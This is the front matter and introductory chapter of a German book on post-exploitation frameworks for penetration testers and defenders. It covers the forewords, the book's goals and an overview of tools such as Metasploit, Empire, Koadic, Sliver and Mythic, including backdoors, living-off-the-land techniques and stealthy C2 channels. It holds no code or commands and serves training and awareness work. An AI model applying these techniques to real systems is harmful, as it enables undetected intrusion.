
Frank NEUGEBAUER
Martin NEUGEBAUER



Hacking mit Post Exploitation Frameworks

Angriffe verstehen und vorbeugen, Awareness herstellen

HANSER

Neugebauer/Neugebauer

Hacking mit Post Exploitation Frameworks

Frank Neugebauer
Martin Neugebauer

Hacking mit Post Exploitation Frameworks

Angriffe verstehen und vorbeugen, Awareness herstellen

HANSER

Bibliografische Information der Deutschen Nationalbibliothek:

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über http://dnb.d-nb.de abrufbar.

Lektorat: Sylvia Hasselbach
Copy editing: Walter Saumweber, Ratingen
Umschlagdesign: Marc Müller-Bremer, München, www.rebranding.de
Umschlagrealisation: Max Kostopoulos
Titelmotiv: © gettyimages.de/traffic_analyzer
Satz: Eberl & Koesel Studio, Kempten
Druck und Bindung: Hubert & Co. GmbH & Co. KG BuchPartner, Göttingen
Printed in Germany

Print-ISBN: 978-3-446-47872-5
E-Book-ISBN: 978-3-446-47879-4
E-Pub-ISBN: 978-3-446-47973-9

Inhalt

Vorwort

Liebe Leserinnen und Leser,

die Idee zu diesem Buch entstand bereits 2017 nach der Übung „Locked Shields“. Diese wird seit 2010 jährlich von der NATO durchgeführt und hat sich zur weltweit größten und komplexesten Veranstaltung im Bereich der Cybersicherheit entwickelt. Ziel der militärischen und zivilen IT-Experten bei dieser Übung ist es, in Echtzeit Angriffe auf simulierte Computernetzwerke und kritische Infrastrukturen abzuwehren. Als Leiter des deutschen Blue Teams habe ich damals gelernt, wie wichtig es ist, die Methoden und Werkzeuge der Angreifer zu kennen, um Angriffe vorhersehen und abwehren zu können.

Bei meinen Schulungen im militärischen Umfeld fiel mir auf, dass die teilnehmenden IT-Sicherheitsspezialisten zwar ein gutes technisches Wissen mitbrachten, aber Probleme hatten, sich in die Denkweise eines Angreifers hineinzuversetzen. Oft war nicht klar, wie Cyberkriminelle vorgehen, welche Mittel sie einsetzen und welche Wege sie gehen, um ihre Ziele unerkannt zu erreichen.

Obwohl die Durchführung von praktischen Angriffen mithilfe der im Buch beschriebenen Post Exploitation Frameworks nur einen kleinen Teil der Ausbildung umfasste, stellten wir am Ende der Trainings fest, dass diejenigen Teilnehmer am besten abschnitten, die sich nicht nur theoretische, sondern vor allem praktische Fertigkeiten im Angriff auf simulierte Netzwerke aneignen konnten. Danach waren sie auch in der Lage, neue Bedrohungen und Schwachstellen einzuschätzen und Gegenmaßnahmen zu entwickeln.

Wir empfehlen dieses Buch allen Leserinnen und Lesern, die praktische Erfahrungen im Umgang mit Post Exploitation Frameworks sammeln wollen. Wir gehen davon aus, dass Sie mit dem erworbenen Wissen verantwortungsvoll umgehen und die beschriebenen Werkzeuge nur in legitimen und legalen Kontexten einsetzen.

Wir sind gespannt auf Ihr Feedback und würden uns freuen, wenn Sie uns Ihre Meinung unter *https://buch.pentestit.de* mitteilen.

Frank Neugebauer, Martin Neugebauer

Geleitwort von Marco Krempel

Liebe Leserinnen und Leser,

die Digitalisierung durchdringt mittlerweile nahezu alle Bereiche der Gesellschaft und des öffentlichen Lebens. Kaum etwas, was nicht mit einander vernetzt ist und Daten mit dem oder über das Internet austauscht. Neben dem privaten Bereich hat sich die Digitalisierung auch in sogenannten kritischen Infrastrukturen wie Geldinstituten, der Energieversorgung, dem Gesundheitswesen, der Logistik und dem Verkehrsbereich weiterentwickelt und ist zum entscheidenden Faktor geworden. Auch die Streitkräfte haben sich mit fortschreitender Digitalisierung gewandelt. Schiffe sind heute schwimmende Rechenzentren und Luftfahrzeuge würden ohne eine hohe zweistellige Anzahl an Rechnern nicht fliegen oder einfach vom Himmel fallen. Präzise Positions- und Navigationsdaten für Führungs-, Waffen- und Einsatzsysteme sowie moderne Kommunikationsmittel sind heute entscheidend für Erfolg oder Misserfolg auf einem vernetzten Gefechtsfeld.

Den großen Chancen der Digitalisierung stehen jedoch auch zahlreiche Risiken gegenüber. Kurze technologische Innovationszyklen geben den Takt für neue Produkte und deren Weiterentwicklung vor. Oftmals kommen nicht vollständig ausgereifte Produkte auf den Markt. Beim Erstellen von Software finden in zunehmendem Maße frei verfügbare Module, z. B. Bibliotheken Verwendung, ohne deren Schwachstellen zu kennen. Vorhandene Schwachstellen, egal welche, machen sich Angreifer mit unterschiedlichen Zielen zunutze.

Im militärischen Umfeld ist das Ausnutzen von Schwachstellen gegnerischer Systeme Teil der hybriden Kriegsführung in Vorbereitung und/oder parallel zur Durchführung von konventionellen militärischen Handlungen. Die Bandbreite reicht dabei von der Aufklärung über Beeinflussung von Kommunikationsmitteln und Navigationssystemen bis hin zum vollständigen Unbrauchbarmachen von Waffen- und Einsatzsystemen oder einsatzwichtiger Infrastrukturen.

Um potenziellen Akteuren aus dem Cyberraum möglichst wenig Angriffsfläche auf den zum Einsatz kommenden Systemen zu bieten, kommt der IT-Sicherheit eine besondere Bedeutung zu. Der erstrebenswerte Zustand der „Security by Design“ ist oft nur schwer zu erreichen. Grundlegende Schlüsseltechnologien in der Hand von einigen wenigen Nationen bieten die Möglichkeit der gezielten Manipulation bereits in der Lieferkette.

Penetrationstests sind eine wesentliche Methode Schwachstellen in Systemen und deren Ausnutzbarkeit zielgerichtet zu identifizieren sowie das daraus resultierende Risiko und erforderliche Schutzmaßnahmen abzuleiten. Sie betrachten die Wirksamkeit technischer, organisatorischer und personeller Maßnahmen. Diese reichen von der Awareness der Nutzer bis zur Code-Analyse von Software. Auch im Umfeld der Streitkräfte sind Penetrationstests ein wichtiger Bestandteil zur Gewährleistung der Führungs- und Einsatzfähigkeit als Garant für die Verteidigung unserer demokratischen Grundwerte im Rahmen der Landes- und Bündnisverteidigung.

Ich habe Frank Neugebauer als exzellenten Fachmann im Bereich der IT-Sicherheit kennengelernt. Als aktiver Soldat war er viele Jahre Mitglied des Computer Emergency Response Teams der Bundeswehr. Heute ist er Cyber-Reservist und stellt der Bundeswehr seine Expertise auch als Ausbilder und Trainer zur Verfügung. In diesem Buch gelingt es den

Autoren, komplexe Zusammenhänge für den Laien verständlich zu erklären, ohne den Profi zu langweilen.

Viel Spaß beim Lesen und Ausprobieren der praktischen Anteile!

Oberst Marco Krempel

Leiter Cyber Security Operations Centre
Zentrum für Cyber-Sicherheit der Bundeswehr

Geleitwort von Felix Noack

Liebe Leserschaft,

es ist mir eine große Freude, Ihnen dieses Buch der Autoren Frank und Martin Neugebauer vorstellen zu dürfen. Bücher zum Thema IT-Sicherheit begleiten mich schon seit meiner Studienzeit und ich durfte Frank als anerkannten Experten im Bereich Cybersicherheit und Hacking kennenlernen. In diesem Buch geben die Autoren einen Einblick in die Möglichkeiten, die Angreifer haben, wenn sie erst einmal in ein System eingedrungen sind.

In meinen Anfängen als junger Hacker war ich immer davon überzeugt, dass mein Erfolg darin besteht, in ein System einzudringen. Aber nach mehr als zwei Jahrzehnten in diesem Beruf weiß ich mit Sicherheit, dass das Spiel erst hier beginnt.

In zahlreichen Trainings und Schulungen für angehende Penetrationstester und Cyber-Defense-Spezialisten musste ich jedoch feststellen, dass dies oft zu wenig verstanden wird. Als Angreifer ist die Herausforderung nicht vorbei, wenn man Code ausführen kann. Als Verteidiger verlässt man sich oft auf Firewalls oder Virenscanner und vertraut darauf, dass ein SIEM alle Informationen liefert, die man braucht. Angreifer, die sich bereits im Netzwerk eingenistet haben, lassen sich damit aber kaum aufspüren.

In der realen Welt ist es entscheidend, ob sich ein Angreifer unbemerkt in einem System bewegen kann, um die eigentlichen Ziele eines Angriffs zu erreichen. Die Manipulation von Daten, die Entwendung von Informationen oder die Übernahme der Kontrolle über ein System geschieht nicht von selbst. Es erfordert Geduld, Übung und den gezielten Einsatz geeigneter Werkzeuge – hier kommen Postexploitation Frameworks zum Einsatz.

Lernen kommt von Machen, und praktische Übungen spielen eine entscheidende Rolle. Aus diesem Grund empfehle ich allen Leserinnen und Lesern die Einrichtung und Nutzung der Übungsumgebung.

Durch den Einsatz und den direkten Vergleich verschiedener Frameworks können angehende Penetrationstester und Red Teamer persönliche Präferenzen erkennen und wertvolle Erkenntnisse darüber gewinnen, wie die einzelnen Schritte in den verschiedenen Frameworks ablaufen. Als Verteidiger kann man nachvollziehen, welche Schritte ein Angreifer im Netzwerk unternimmt, um bestimmte Ziele zu erreichen. Nur durch den praktischen Einsatz kann festgestellt werden, welche Logs in der eigenen Infrastruktur erzeugt werden, wenn ein Angreifer bestimmte Aktionen ausführt. Daraus lassen sich Rückschlüsse ziehen, welches Systemverhalten näher untersucht werden sollte.

Dieses Buch eignet sich nicht als Einführung in die Welt des Hackings. Ich empfehle es aber jedem, der sich näher damit beschäftigen möchte, was nach dem ersten Eindringen in ein System möglich ist.

Den Autoren gelingt es in sachlicher Art und Weise, dem Leser die Kernpunkte der Thematik zu vermitteln. Das umfassend vermittelte Fachwissen und die anschauliche Darstellung machen dieses Buch zu einer wertvollen Ressource für Angreifer und Verteidiger in einer Welt, in der sich die IT-Sicherheit täglich verändert.

Ich wünsche Ihnen eine spannende und erkenntnisreiche Lektüre und bin sicher, dass auch Sie von den Inhalten dieses Buches profitieren werden.

Felix Noack

IT-Security Consultant und Cybersecurity Analyst
Citema Systems GmbH eine Citema Group Company

1 Über dieses Buch

1.1 Orientierung und Begriffsbestimmung

Als IBM am 12. August 1981 den ersten kommerziellen Personal Computer auf den Markt brachte, konnte niemand ahnen, wie schnell sich diese Geräte verbreiten und die Welt verändern würden. Die alte Technologie ist längst überholt. Heute sind wir global vernetzt und mit Smartphones und Tablets mobil unterwegs.

Mit der zunehmenden Technisierung unserer Gesellschaft wachsen aber auch die damit verbundenen Gefahren. Unternehmen und öffentliche Einrichtungen sehen sich zunehmend Bedrohungen durch Cyber-Kriminelle ausgesetzt, die versuchen, in die teilweise sehr komplexen Kommunikationsstrukturen einzudringen und damit Produktions- und Geschäftsprozesse zu beeinflussen. Dies führt nicht zuletzt zu Produktionsstillständen oder Reputationsschäden für die betroffenen Unternehmen.

Großkonzerne haben die Gefahr längst erkannt und setzen erhebliche finanzielle Mittel ein, um der Bedrohung zu begegnen bzw. die Risiken zu minimieren. Im Gegensatz dazu unterschätzen viele kleine und mittlere Unternehmen die möglichen Gefahren aus dem Cyberspace oder haben noch nicht einmal bemerkt, dass sie bereits Opfer eines Angriffs geworden sind.

Durch Penetrationstests kann überprüft werden, ob die getroffenen technischen und organisatorischen IT-Sicherheitsmaßnahmen ausreichen, um den möglichen Bedrohungen standzuhalten. Wer hier einen ganzheitlichen Ansatz wählt und neben der Bewertung der technischen Aspekte auch die Organisation und vor allem den Menschen im Fokus behält, wird die größten Erfolge erzielen können.

Da der Mensch das schwächste Glied in der Kette ist, kommt der Aufklärung der Mitarbeitenden über die Angriffsmethoden und die daraus resultierenden Gefahren eine hohe Bedeutung zu. Viele Unternehmen führen in diesem Zusammenhang spezielle Awareness-Schulungen durch, um ihre Mitarbeiter über aktuelle Bedrohungen zu informieren und drohende Gefahren abzuwenden.

Ziel dieses Buches ist es nicht, den kompletten Ablauf eines Penetrationstests zu beschreiben. Vielmehr soll aufgezeigt werden, welche Werkzeuge Penetrationstester vor allem in der Post-Exploitation-Phase zur Verfügung haben, um weiteren Zugang zum Ziel zu erlangen oder um Daten und Informationen aus den angeschlossenen Systemen zu sammeln.

Ein Penetrationstester befindet sich in der Post-Exploitation-Phase, wenn er ein System erfolgreich angegriffen bzw. penetriert hat und von dort aus weitere Angriffe auf das IT-Gerät oder das Netzwerk durchführen möchte. Durch den geschickten Einsatz der im Buch vorgestellten Frameworks ist er in der Lage, tief in die Infrastruktur des Zielsystems einzudringen, permanente Backdoors zu installieren und die Spuren seines Angriffs zu verschleiern.

1.2 Ziel des Buches

Der chinesische Philosoph und Stratege Sunzi schrieb bereits um 500 v. Chr. die folgenden weisen Worte:

> *„Wenn du deinen Feind und dich selbst kennst, brauchst du den Ausgang von hundert Schlachten nicht zu fürchten.“*

Dieser Satz hat auch in der heutigen Zeit nichts von seiner Bedeutung verloren. Neben der Kenntnis der Eigenheiten und Schwachstellen des eigenen Systems sollten wir den möglichen Gegner nie aus den Augen verlieren. Nur wenn wir die Strategien und Methoden der Angreifer erkennen und verstehen, können wir wirksame Gegenmaßnahmen einleiten.

Auch der preußische General Carl von Clausewitz (1780 – 1831) hat sich in seinem Buch „Vom Kriege“ mit diesem Thema beschäftigt. Hier stellt er fest:

> *„Das Wissen muss ein Können werden.“*

Was bedeutet das bezogen auf unser Thema? Bei der Ausbildung von Cyberspezialisten stellen wir fest, dass theoretisches Wissen nicht immer ausreicht, um komplexe Zusammenhänge zu verstehen. Erst durch die praktische Anwendung eines Tools oder das Erstellen eigener Programme bekommen Einsteiger ein tiefes Verständnis für die Vorgehensweise eines Angreifers. Nur so lernen sie, welche Gegenmaßnahmen sie entwickeln müssen, um ihre Systeme zu schützen.

Penetrationstests werden von Experten mit langjähriger Erfahrung durchgeführt, die neben dem technischen Wissen auch über die notwendige Hard- und Software verfügen. Oft sind es aber auch die kleinen (selbstgebauten) Tools, die eine große Wirkung erzielen.

Diese Tests sind ein wichtiger Bestandteil der Informationssicherheit, da sie dazu beitragen, die Sicherheit von IT-Systemen und Netzwerken zu überprüfen und zu verbessern. Sie simulieren Angriffe von Hackern oder nicht autorisierten Benutzern, um Schwachstellen in einem System zu identifizieren und zu beheben, bevor sie von echten Angreifern ausgenutzt werden können.

Durch die Durchführung von Penetrationstests kann ein Unternehmen seine IT-Sicherheit erhöhen und das Risiko von Datenverlust, Spionage und anderen Sicherheitsproblemen minimieren.

Post Exploitation Frameworks können auch eingesetzt werden, um bestimmte Angriffsmethoden zu verstehen und in einer sicheren Umgebung zu reproduzieren. Viele Cyberspe-

zialisten leisten gute Arbeit, wenn sie von Zeit zu Zeit in die Rolle eines Angreifers schlüpfen. So lernen sie die spezifischen Anforderungen, aber auch die Probleme ihrer Gegner kennen und können Angriffe erfolgreich verhindern oder zumindest verlangsamen.

Die Nutzer von Informationstechnologien sind häufig das schwächste Glied in der IT-Sicherheitskette. Obwohl Unternehmen in der Regel umfangreiche Sicherheitsmaßnahmen implementieren, um ihre IT-Systeme vor Angriffen zu schützen, kann ein einziger Anwenderfehler dazu führen, dass diese Sicherheitsmaßnahmen umgangen werden. Das Öffnen von Anhängen in Phishing-E-Mails oder das Anklicken verdächtiger Links kann dazu führen, dass Malware auf dem Computer installiert wird und Angreifer an vertrauliche Daten gelangen oder das Unternehmensnetzwerk infiltrieren. Auch das unbedachte Verhalten von IT-Anwendern im Umgang mit Social Media und Cloud-Diensten kann ein Risiko für die IT-Sicherheit darstellen, da Angreifer häufig Informationen aus Social-Media-Profilen nutzen, um erfolgreiche Phishing-Angriffe durchzuführen. In vielen Unternehmen wird die Gefahr unterschätzt, wenn Mitarbeiterinnen und Mitarbeiter aus dem Firmennetzwerk auf Cloud-Dienste zugreifen. Dadurch wird nicht nur ein unkontrollierbarer Informationsabfluss begünstigt, sondern den Angreifern auch ein verschlüsseltes Kommunikationsmedium zum sicheren Informationsaustausch zur Verfügung gestellt.

Um diese Probleme zu minimieren, sollten Unternehmen nicht nur Sicherheitsmaßnahmen implementieren, die das Risiko menschlicher Fehler minimieren, sondern auch ihre Mitarbeiter regelmäßig über Bedrohungen und den richtigen Umgang mit IT-Sicherheit schulen. Ziel ist es, die Anwender für die Risiken von Cyber-Angriffen zu sensibilisieren und ihnen zu zeigen, wie sie sich und ihre Systeme schützen können. Awareness-Trainings konzentrieren sich daher auf grundlegende Sicherheitsprinzipien wie Passwort-Sicherheit, Phishing-Prävention und Social-Engineering-Methoden. Mithilfe von Post Exploitation Frameworks können den Mitarbeitern die Bedeutung der Prinzipien anhand von anschaulichen Szenarien verdeutlicht werden. Mit anderen Worten: Wer erkennt, welchen Schaden er dem Unternehmen zufügen kann, wenn er auf einen Link in einer Phishing-Mail klickt, wird in Zukunft vorsichtiger agieren und auch zukünftige Fallstricke besser erkennen können.

Dieses Buch beschreibt die Installation und den Einsatz von Post Exploitation Frameworks, die nicht nur Profis zum Erfolg führen können, sondern auch Einsteigern helfen, mögliche Angriffsmethoden zu erlernen und in einer sicheren Umgebung auszuführen.

Ziel ist es, die Leserinnen und Leser so in die Materie einzuführen, dass sie die Handhabung der verschiedenen Werkzeuge verstehen und die bereits vorhandenen Module nutzen können.

Nach einer relativ kurzen Einarbeitungszeit sollten sowohl erfahrene Anwender als auch Einsteiger in der Lage sein, die für ihre Tests notwendigen Module auszuwählen, um die ihnen zur Verfügung gestellten Systeme auf bestehende, aber auch auf zukünftige Schwachstellen zu untersuchen.

Studierende oder Neueinsteiger im Bereich der IT- oder Cybersicherheit stoßen immer wieder auf Schwierigkeiten, wenn es darum geht, theoretisch erworbenes Wissen in die Praxis umzusetzen. Sie tun sich auch schwer, wenn sie mit Programmen arbeiten sollen, die keine grafische Benutzeroberfläche haben. Tatsächlich bevorzugen viele erfahrene Penetrationstester und Angreifer die Arbeit auf der Kommandozeile, da sie so schnell und effizient arbeiten können. Es ist wichtig zu erwähnen, dass die Arbeit auf der Kommandozeile ein hohes Maß an technischem Verständnis und Erfahrung erfordert. Einige der im Buch vorgestellten

Frameworks arbeiten nach diesem Prinzip. Sie können daher helfen, Grundkenntnisse im Umgang mit der Kommandozeile zu erwerben.

1.3 Wer soll das Buch lesen?

Das Buch richtet sich an Penetrationstester und Red Teams, die ihr bestehendes Arsenal an Werkzeugen und Hilfsmitteln erweitern wollen. Es richtet sich aber auch an IT-Sicherheitsbeauftragte, Administratoren und IT-Sicherheitsspezialisten, die Wissen auf diesem Gebiet erwerben oder ihr Wissen vertiefen wollen.

Als Leiter des Blue Teams Deutschland bei der weltweit größten Cyber-Defence-Übung der NATO „Locked Shields 2017“ hat Frank Neugebauer festgestellt, dass die Red Teams einige der im Buch beschriebenen Frameworks erfolgreich eingesetzt haben. Das in der Übung durchgespielte Szenario eines Cyber-Angriffs hat realistisch gezeigt, welche hohen Anforderungen im Krisenfall an die Verteidigung der eigenen Netze gestellt werden. Nicht zuletzt konnten sich bei dieser Übung diejenigen Blue-Teams am besten behaupten, die mit den modernen Angriffsmethoden vertraut waren und Gegenmaßnahmen entwickeln konnten.

Lehrer, IT-Trainer und Dozenten hingegen stehen oft vor dem Problem, Angriffsmethoden und die damit verbundenen Prozesse anschaulich zu vermitteln. Häufig besteht eine Hemmschwelle, die verfügbaren Hacker-Tools auch praktisch im Unterricht einzusetzen. Auf die im Buch beschriebenen Frameworks kann zurückgegriffen werden, um einen schnellen Trainingserfolg zu erzielen. Auf diese Weise kann das Interesse z. B. von Auszubildenden für das Thema geweckt werden. Sie sind dann am ehesten bereit, über mögliche Konsequenzen der Angriffsszenarien nachzudenken und Gegenmaßnahmen zu entwickeln.

Darüber hinaus eignet sich das Buch auch für alle, die sich im Selbststudium vertiefte Kenntnisse in diesem Bereich aneignen wollen. Dies gilt insbesondere für Studierende der IT-Sicherheit oder der Informatik mit Schwerpunkt IT-Sicherheit. Im zweiten Kapitel werden Programme und Tools vorgestellt, die das Arbeiten in einer sicheren Umgebung auch im privaten Umfeld ermöglichen.

Die Praxis hat gezeigt, dass IT-Sicherheitsbeauftragte eines Unternehmens nicht nur über Kenntnisse über die Anwendung von IT, Risikomanagement, Compliance und Gesetzgebung verfügen sollten, sondern auch Grundkenntnisse in Bereichen wie Netzwerksicherheit, Datenschutz und Malware-Analyse haben sollten. Nur so sind sie in der Lage, potenzielle Schwachstellen schneller zu erkennen und geeignete Gegenmaßnahmen einzuleiten. Diese Mitarbeiter sollten auch in der Lage sein, komplexe technische Probleme verständlich zu kommunizieren, um das Management und andere Abteilungen des Unternehmens über IT-Sicherheitsrisiken und -maßnahmen auf dem Laufenden zu halten. Die in diesem Buch beschriebenen Szenarien können dazu einen guten Beitrag leisten.

IT-Security-Awareness-Veranstaltungen haben in vielen Unternehmen bereits Einzug gehalten. Dabei ist es besonders wichtig, diese Themen nicht nur theoretisch zu behandeln. Die in diesem Buch vorgestellten Frameworks eignen sich hervorragend, um den Nutzern von Informationstechnologie die lauernden Gefahren vor Augen zu führen. Sie werden daher gerne zur Sensibilisierung der Mitarbeiter oder für IT-Sicherheitsschulungen eingesetzt.

Das durchführende Personal kann mithilfe dieser Lektüre die Schulungen individuell und praxisnah gestalten. Besonders wichtig ist es, solche Veranstaltungen regelmäßig durchzuführen, um auf aktuelle Verfahren und Trends eingehen zu können. Viele Unternehmen sind jedoch aus Kostengründen nicht bereit, die dafür notwendigen Mittel aufzuwenden. Es hat sich jedoch gezeigt, dass die „Geldgeber" am ehesten bereit sind, solche Veranstaltungen zu finanzieren, wenn der Aufwand durch eigenes Personal getragen werden kann und die Akzeptanz bei der Belegschaft entsprechend hoch ist.

1.4 Was erwartet Sie in diesem Buch?

Im zweiten Kapitel schaffen wir die Grundlagen, damit Sie Ihre Tests sicher in virtuellen Umgebungen durchführen können. Wir zeigen Ihnen, mit welcher Software Sie schnell und kostengünstig eine Test- und Entwicklungsumgebung aufbauen können. Wir beginnen mit der Desktop-Virtualisierung mit VMware und VirtualBox und stellen Ihnen anschließend Open-Source-Lösungen für die Enterprise-Virtualisierung vor. In diesem Zusammenhang gehen wir auf *Proxmox VE* und *XCP-NG* inklusive *XenOrchestra* ein. Darauffolgend demonstrieren wir Ihnen, wie Sie virtuelle Maschinen auf den verschiedenen Plattformen einrichten können.

Kapitel 3 ist den verschiedenen Post Exploitation Frameworks gewidmet. Wir erläutern jeweils die Installation der einzelnen Komponenten, den Aufbau und die Besonderheiten. Anhand von einfachen Szenarien werden die Vorgehensweise und die Handhabung der Programme erläutert. Am Ende der einzelnen Abschnitte haben wir Kontrollfragen eingefügt, mit denen Sie Ihr erworbenes Wissen überprüfen können.

Wir beginnen mit dem **Metasploit Framework**. Uns ist bewusst, dass diese Software weitaus mehr Möglichkeiten bietet und die anderen vorgestellten Tools in ihrem Funktionsumfang bei weitem übertrifft. Die Software ist überall dort zu finden, wo es im weitesten Sinne um IT-Sicherheit und Schwachstellenanalyse geht. Da es sich um eine sehr komplexe Software handelt, kann hier nicht auf alle Besonderheiten und Features eingegangen werden. Im Wesentlichen beschränken wir uns auf eine kurze Einführung und darauf, wie Sie Metasploit in der Post-Exploitation-Phase Ihres Penetrationstests einsetzen können. Wie Sie später sehen werden, haben sich viele Entwickler anderer Post Exploitation Frameworks bei der Erstellung ihrer Programme von Metasploit inspirieren lassen. Es ist daher von Vorteil, wenn Sie bereits über Grundkenntnisse im Umgang mit diesem bekannten Framework verfügen.

Das **Empire Framework** wurde erstmals auf der IT-Security Konferenz BSides im August 2015 in Las Vegas der interessierten Öffentlichkeit vorgestellt. Das Tool setzt konsequent das Konzept von *Listeners*, *Stagers* und *Agents* um. Alle zusammen schaffen die Möglichkeit, in Windows-Systeme einzudringen. Dies geschieht über eine verschlüsselte Verbindung zum Benutzer und eine flexible Architektur.

Nachdem die ursprünglichen Programmierer des Empire Frameworks den Support eingestellt hatten, übernahm BC-Security die Weiterentwicklung der Software. Sie stellten die Software auf Python 3 um und entwickelten neue Features und Module. Mithilfe von Spon-

soren und externen Unterstützern wurde eine grafische Benutzeroberfläche (*Starkiller*) entwickelt, die die Bedienung des Frameworks erheblich vereinfacht.

Koadic ist in der Programmiersprache Python geschrieben und arbeitet hauptsächlich mit JavaScript-basierten Payloads. Die Software eignet sich besonders für das Erlernen sogenannter „Living-off-the-land" (LotL) Angriffstechniken. Dabei werden die in der „Natur" auf den IT-Systemen der Zielobjekte vorhandenen Ressourcen (auch „Bordmittel" genannt) genutzt, um Angriffe durchzuführen. Penetrationstester müssen also keine zusätzlichen Programme oder Tools auf die Opfersysteme bringen, sondern führen ihre Operationen z. B. über die *cmd.exe* oder *mshta.exe* aus.

Sie erhalten einen Überblick über die verschiedenen Module des Frameworks. In einem ersten Szenario setzen Sie die Software in Ihrer virtuellen Umgebung ein und lernen die Besonderheiten von LotL-Angriffen kennen.

Merlin ist ein plattformübergreifendes Post Exploitation Framework, das vom Entwickler Russel Van Tuyl in der Programmiersprache Golang geschrieben wurde. Hervorzuheben ist, dass die einzelnen Softwarekomponenten für Windows, Linux und macOS verfügbar sind. Die verschiedenen Versionen stehen als kompilierte Software auf GitHub zur Verfügung. Die Kommunikation zwischen Server und Agenten basiert auf den Protokollen HTTP/2 und HTTP/3.

Die auch als *Command & Control Tool* oder *Remote Access Tool* (RAT) bezeichnete Software setzt darauf, dass durch die verwendete TLS-Verschlüsselung die Kommunikation zwischen Server und Agent im Verborgenen bleibt und auch derzeit verfügbare Firewall- und IDS/IPS-Lösungen das neue Protokoll noch nicht verstehen oder auswerten können.

Die derzeit in Merlin verfügbaren Module sind nicht so umfangreich wie die der anderen Frameworks. Dennoch sind die wichtigsten Module vorhanden, um Penetrationstester und Angreifer dabei zu unterstützen, Informationen über das Zielsystem zu erhalten, laterale Bewegungen im Netzwerk durchzuführen oder Persistenz zu erreichen. Im Gegensatz zu anderen Frameworks verfügt Merlin über Module, die sowohl auf Windows-Systemen als auch auf Linux und macOS eingesetzt werden können. Mithilfe der in Merlin integrierten Shell-Funktionalität können Befehle direkt auf dem Betriebssystem des Zielobjekts ausgeführt werden.

Covenant ist ein Open Source Tool, das mithilfe des .NET Framework entwickelt wurde. Dabei macht sich Covenant die Tatsache zunutze, dass auf nahezu jedem Windows-PC eine lauffähige Version dieser Software vorhanden ist und somit eine breite Angriffsfläche bietet.

Covenant bietet viele ähnliche Funktionen wie kommerzielle Post Exploitation Frameworks und weist insbesondere Ähnlichkeiten mit *Cobalt Strike* auf. Der große Funktionsumfang, die einfache Anpassung und die plattformübergreifende Kompatibilität machen Covenant zu einer hervorragenden Option für Red Teams und Penetrationstester.

Sliver ist ein Command-and-Control-C2-System für Penetrationstester und Red Teams. Es eignet sich hervorragend, um Advanced Persistent Threats zu simulieren, damit Blue Teams Maßnahmen gegen diese hartnäckigen Bedrohungen entwickeln können. Mit Sliver können sogenannte *Implants* generiert werden, die auf praktisch jeder Architektur ausgeführt werden können. Sliver verfügt von Haus aus über einige großartige Funktionen, wie z. B. eingebaute sichere C2-Kanäle über HTTPS, Wireguard, DNS und mTLS. Im Multiplayermodus können mehrere Operatoren zusammenarbeiten. Dabei spielt es keine Rolle, welches Betriebssystem Sie verwenden. Als Open-Source-Projekt konzipiert, bietet Sliver allen

Anwendern die Möglichkeit, sich am Projekt zu beteiligen und es für ihre Bedürfnisse zu optimieren. Die Entwickler stellen aber auch stabile Images zur Verfügung, die sofort eingesetzt werden können.

Mythic ist ein leistungsfähiges Post Exploitation Framework, das von Red Teams und Sicherheitsforschern verwendet wird. Es ist plattformübergreifend und basiert auf Python 3, Docker, Docker-Compose und einer webbasierten Benutzeroberfläche. Das Framework bietet eine Reihe von Funktionen, mit denen Benutzer Malware auf einem Zielcomputer ausführen und eine C2-Infrastruktur aufbauen können, um mit der Malware zu kommunizieren.

Mit Mythic können Benutzer verschiedene Arten von Payloads erstellen, darunter Reverse-Shells, Keylogger und Datei-Uploads. Das Framework unterstützt verschiedene Betriebssysteme wie Windows, MacOS und Linux. Es bietet Funktionen zur Verschlüsselung, Netzwerkkommunikation und Verwaltung von Malware-Operationen.

Das Framework verfügt über eine webbasierte Benutzeroberfläche, die es den Benutzern ermöglicht, ihre Malware-Operationen zu überwachen und zu verwalten. Die Benutzeroberfläche ist benutzerfreundlich und bietet Funktionen wie eine interaktive Shell, Dateimanager-Integration und eine Konsole für interaktive Skripte.

